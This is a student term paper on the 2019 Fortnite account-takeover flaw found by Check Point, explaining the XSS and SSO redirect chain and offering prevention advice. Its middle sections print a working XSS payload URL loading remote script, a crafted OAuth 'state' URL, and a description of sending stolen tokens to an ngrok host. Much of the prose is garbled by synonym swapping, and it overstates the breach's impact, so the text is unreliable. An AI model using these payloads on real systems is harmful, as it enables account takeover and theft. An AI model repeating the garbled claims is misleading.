**Fortnite Data Breach**

Ashutosh Joshi- (A20438752)

ITMS 528 Database Security.

Professor: Kevin Vaccaro

Illinois Institute of Technology

Date: 12/9/2020

**Abstract**

Epic games designed the most popular game of all times which we all know as Fortnite. In the field of gaming Fortnite need no introduction because it has more than 350 million registered users around the world till 2020. These users have their data stored in the game such as personal information and credit card information’s which is always vulnerable if not protected well. We know that, with more user’s come more responsibility of protecting data and its resource’s. This paper will discuss the ways in which how the attacker actually made these attack possible and how these attacks effected 200 million users of the Fortnite account holders. When they get access to the data, then what happened and what they did with the obtained personal data by malicious attacks. And what security measure should be taken in place to avoid that biggest data breach in the first place.

**Content**

1. Introduction
2. Brief Study
3. How it happened
4. Cross-Site Scripting (XSS)
5. Multiple SSO Providers
6. Bypassing the WAF
7. How to prevent

1. Conclusion
2. Bibliography

**Introduction**

Fortnite is popular for its battle royal since the date of release.  There are around 80 million people the world who play the game every month and around 350 million total registered users on computer, console, and mobile platforms. Any user can play this game whether alone or in team as a squad up to 4 members and the goal is to survive till the end, which makes it more fun to play. The way how Fortnite interact with the user or we can say the way how Fortnite make money is by selling custom stuff like guns, cloths and more productivity or changes can be done in these by upgrading and applying different colors and attachment to it. If you spend some time playing Fortnite you will know how it is easy and cheap to get all these things which makes game more fun and interesting. So, every user how spends some time playing this amazing game has provided their credit card details to get these perks including myself. With these perks the in-game character looks way better than regular users with many special features and more productivity.

**Brief Study**

The data breach happened back in January last year, when programmers found a weakness in Fortnite's login framework, permitting them to mimic players and buy V-Bucks with the bank data connected to their accounts. “Check Point” researched about found vulnerabilities which “could have permitted a risk performing artist to require over the account of any amusement player, see their individual account data, buy V-bucks, Fortnite’s virtual in-game money and spy on and record players’ in-game chatter,” agreeing to the report. It isn’t uncommon for cyber offenders to form fake landing pages encompassing these well-known online diversions that promote ways to gain in-game currency while phishing for qualifications. Check Point Inquire about didn’t get to make a fake site to reproduce the breach, in spite of the fact that. They didn’t indeed require a client to hand over a login data at all. The analysts found a shortcoming in Fortnite’s sub-domains which permits an XSS assault in the event that the client as it clicked on a connect sent by the aggressor. Agreeing to the Fortnite information breach lesson activity, programmers “exploited” this set up by sending out phishing joins on social media or gathering posts. These joins claimed to be Fortnite advancements. When users clicked the joins, they were supposedly provoked to log into their Fortnite account through their third-party account. “But rather than having the third-party account send the security token to the true-blue login, programmers diverted those clients to an ancient, unsecured URL kept up by Epic Games,” the Fortnite course activity claims. “Check Point’s investigation uncovered that programmers may insert that URL with noxious JavaScript permitting them to take Fortnite to get to tokens which they could at that point utilize to require over users’ accounts.” The Fortnite course activity states that the information breach compromised vital data such as credit and charge cards. Installment data was purportedly utilized to buy in-game items and cash without customer permission.


****

Figure shows how things works.

**How it happened**

In research they discover that the hacker used more sophisticated and sinister method which does not require the user to hand over any of the login details whatsoever. These hackers discovered a vulnerability in Epic Games sub-domains, an XSS attack was permissible with the user merely needing to click on a link sent to them by the attacker. Once we clicked on the link sent by the attacker there is no need to enter username and password for login, the login details could be immediately captured by the attacker. Check Point Research informed Epic Games of this vulnerability and a fix was passed ensuring the millions of players login data is secured.

Epic Games was found to have several old Sub-domains where the story begin. such as

“https://ut2004stats.epicgames.com”

1. **Cross-Site Scripting (XSS)**

Research team had a strong feeling about the SSO mechanism, It turns out when a player or user logged in to his account by clicking on the Sign In button, Epic Games generates a URL containing a “redirectedUrl” [https://accounts.epicgames.com/login?productName=epic-games&lang=en\_US&redirectUrl=https%3A%2F%2Fwww.epicgames.com%2Fsite%2Fen-US%2Fhome&client\_id=[cliend\_id]&noHostRedirect=true](https://accounts.epicgames.com/login?productName=epic-games&lang=en_US&redirectUrl=https%3A%2F%2Fwww.epicgames.com%2Fsite%2Fen-US%2Fhome&client_id=%5bcliend_id%5d&noHostRedirect=true). This parameter is used by “accounts.epicgames.com” in order to redirect the player to his account page.

Soon it was found that this “ut2004stats.epicgames.com’ site contained the XSS payloads

[https://ut2004stats.epicgames.com/index.php?stats=maps&SearchName=”><script%20src=%27%2f%2fbit.ly%2f2QlSHBO%27><%2fscript>](https://ut2004stats.epicgames.com/index.php?stats=maps&SearchName=%22%3e%3cscript%20src=%27%2f%2fbit.ly%2f2QlSHBO%27%3e%3c%2fscript%3e)

The JavaScript payload could make any request to any SSO provider. There is a “state” parameter which is used by the “accounts.epicgames.com” in order to complete the authentication process. The JavaScript payload contains a crafted “state” parameter. The “state” parameter value contained a Base64 encoded JSON and the JSON contained three keys, “redirectUrl”, “client\_id” and “prodectName”. The “redirectedUrl” parameter is used for redirection as the SSO login completes.


1. **Multiple SSO Providers**

When we try to login into Fortnite will can see that Epic Games uses multiple SSO that user useses to log into its acount. Xbox, Nintendo, Google+ and Facebook. Let’s take most common SSO as an example which Facebook.

As you can see, we managed to craft the “state” parameter with a redirection to “ut2004stats.epicgames.com” with the XSS payload:


<https://www.facebook.com/dialog/oauth?client_id=1132078350149238&redirect_uri=https://accounts.epicgames.com/OAuthAuthorized&state=eyJpc1BvcHVwIjoidHJ1ZSIsImlzQ3JlYXRlRmxvdyI6InRydWUiLCJpc1dlYiI6InRydWUiLCJvYXV0aFJlZGlyZWN0VXJsIjoiaHR0cDovL3V0MjAwNHN0YXRzLmVwaWNnYW1lcy5jb20vaW5kZXgucGhwP3N0YXRzPW1hcHMmU2VhcmNoTmFtZT0lMjIlM2UlM2NzY3JpcHQlMjBzcmM9JyUyZiUyZmJpdC5seSUyZjJRbFNIQk8nJTNlJTNjJTJmc2NyaXB0JTNlJTJmIyUyZiJ9&response_type=code&display=popup&scope=email,public_profile,user_friends>.

In the below image SSO “State” is crafted which received parameters from the SSO provider and make request to the Epic Games server in order to complete the authentication process.



In response, Epic Games’ server generates a response with no input validation and redirects the user to “ut2004stats.epicgames.com” with the XSS payload and the SSO token

Finally, the user is redirected to the vulnerable web page where the XSS payload is executed and steals his authentication code.



The problem here is that the Epic Games did not perform any input validation on the “State” parameter. This can still make request to the “account.epicgames.com” with the CORS mechanism implemented by the Epic Games.


1. **Bypassing the WAF**

When we have the XSS we could load our own JavaScript in which we would execute the context of “ut2004stats.epic.games.com”



When the user logged in into its Facebook account the server “account.epicgames.com” make the redirection to the URL which is crafted by the “STATE” parameter. In above case the redirection goes to “ut2004stats.epicgames.com” with the XSS payload and the user “Auth” token.

Finally, the token is then extracted from the request and sent to the attackers’ server (for POC purposes we used “ngrok” server – [0aa62240.ngrok.io](https://0aa62240.ngrok.io/)).



Founded Facebook token

The ngrok server receives a request with the SSO token.

**How to prevent**

The best way to prevent from any attacks in cybersecurity is to update and upgrade the tools and software. In our as the security expert “Simopolous” said there should be critical multiple layers of security for every step. “Organizations ought to have (or construct) essentials and hones around secure coding and code surveys all through their designing groups. There ought to be a checks and equalizations handle inside to guarantee that the groups are coding securely. “Conducting normal testing and checking can moreover help in distinguishing shortcomings in their applications as well. Web Application Infiltration Testing (WAPT) can be actualized where moral programmers work to see in the event that they can find vulnerabilities and abuse them some time recently the assailants do. The comes about of an infiltration test will diagram what shortcomings were found. There ought to be a strategy of persistent testing and the recurrence ought to be decided based on the comes about of an appropriate risk assessment.”

These are some more steps should be taken if you think your account data is leaked such as

1. Cancel your credit or debit card and ask bank to issue a new one.
2. Change your password for Fortnite account and save new stronger password.
3. If you used that password elsewhere change that too.
4. Educate children and adults about not clicking links in email from unknow online sources.

Regular checks should be made by the Epic Game company to fully secure the networks. Penetration should be done on the sites and the codes, so they can figure out the exploits or vulnerability before the attacker finds out. Multiple layers of security should be implemented and should be made new policies according to it.

**Conclusion**

Epic Games killed it when it comes to the Fortnite game but when it comes to manage its security, they didn’t do the better job. The security of any company or especially big gaming company should be very strong that none of malicious attackers can exploit that. Epic Gaming have 350million user registered till 2020, so there should be some multiple security measures, policy and people working all time to protect its user’s data. The flaw that they have was in SSO from which attackers can easily add malicious code and XSS attack to the request which result in reveling the user login and password without any input. This attack was so well coded or done that they can hear your in-game voice chat and can access your credit card details that is saved in your account. Through this data breach, 200 million users were exposed to the hackers and most of them were charged from there credit card for unauthorized purchase which malicious hackers made from there account and used their coins for personal use or sold at black market.

Many security experts concluded that the main reason for the breach was the negligence for the multiple security for the SSO. Due to less multiple security all these attacks were possible and data breach can be made. Curing a data breach doesn’t absolve the Epic Game company liability. It’s like a person slipped in a store and broke their back, mopping up the spill afterwards doesn’t make the lawsuit go away or help with what is already lost. So it’s better to apply multiple security measure before and improve the security as the technology changes with time.

**Bibliography**

[Adam Forziati](https://mytechdecisions.com/author/aforziati/) (June 20, 2019)

<https://mytechdecisions.com/network-security/biggest-data-breaches-hacks-2019/>

[Imogen Beckhelling](https://www.eurogamer.net/authors/1983) (August 12,2019)

<https://www.eurogamer.net/articles/2019-08-12-epic-games-hit-with-class-action-lawsuit-over-hacked-fortnite-accounts>

Alon Boxiner, Eran Vaknin and Oded Vanunu (January 16, 2019)

<https://research.checkpoint.com/2019/hacking-fortnite/>

[Brigette Honaker](https://topclassactions.com/author/bhonaker/) (August 13, 2019)

<https://topclassactions.com/lawsuit-settlements/consumer-products/mobile-apps/913918-fortnite-class-action-says-accounts-sold-dark-web/>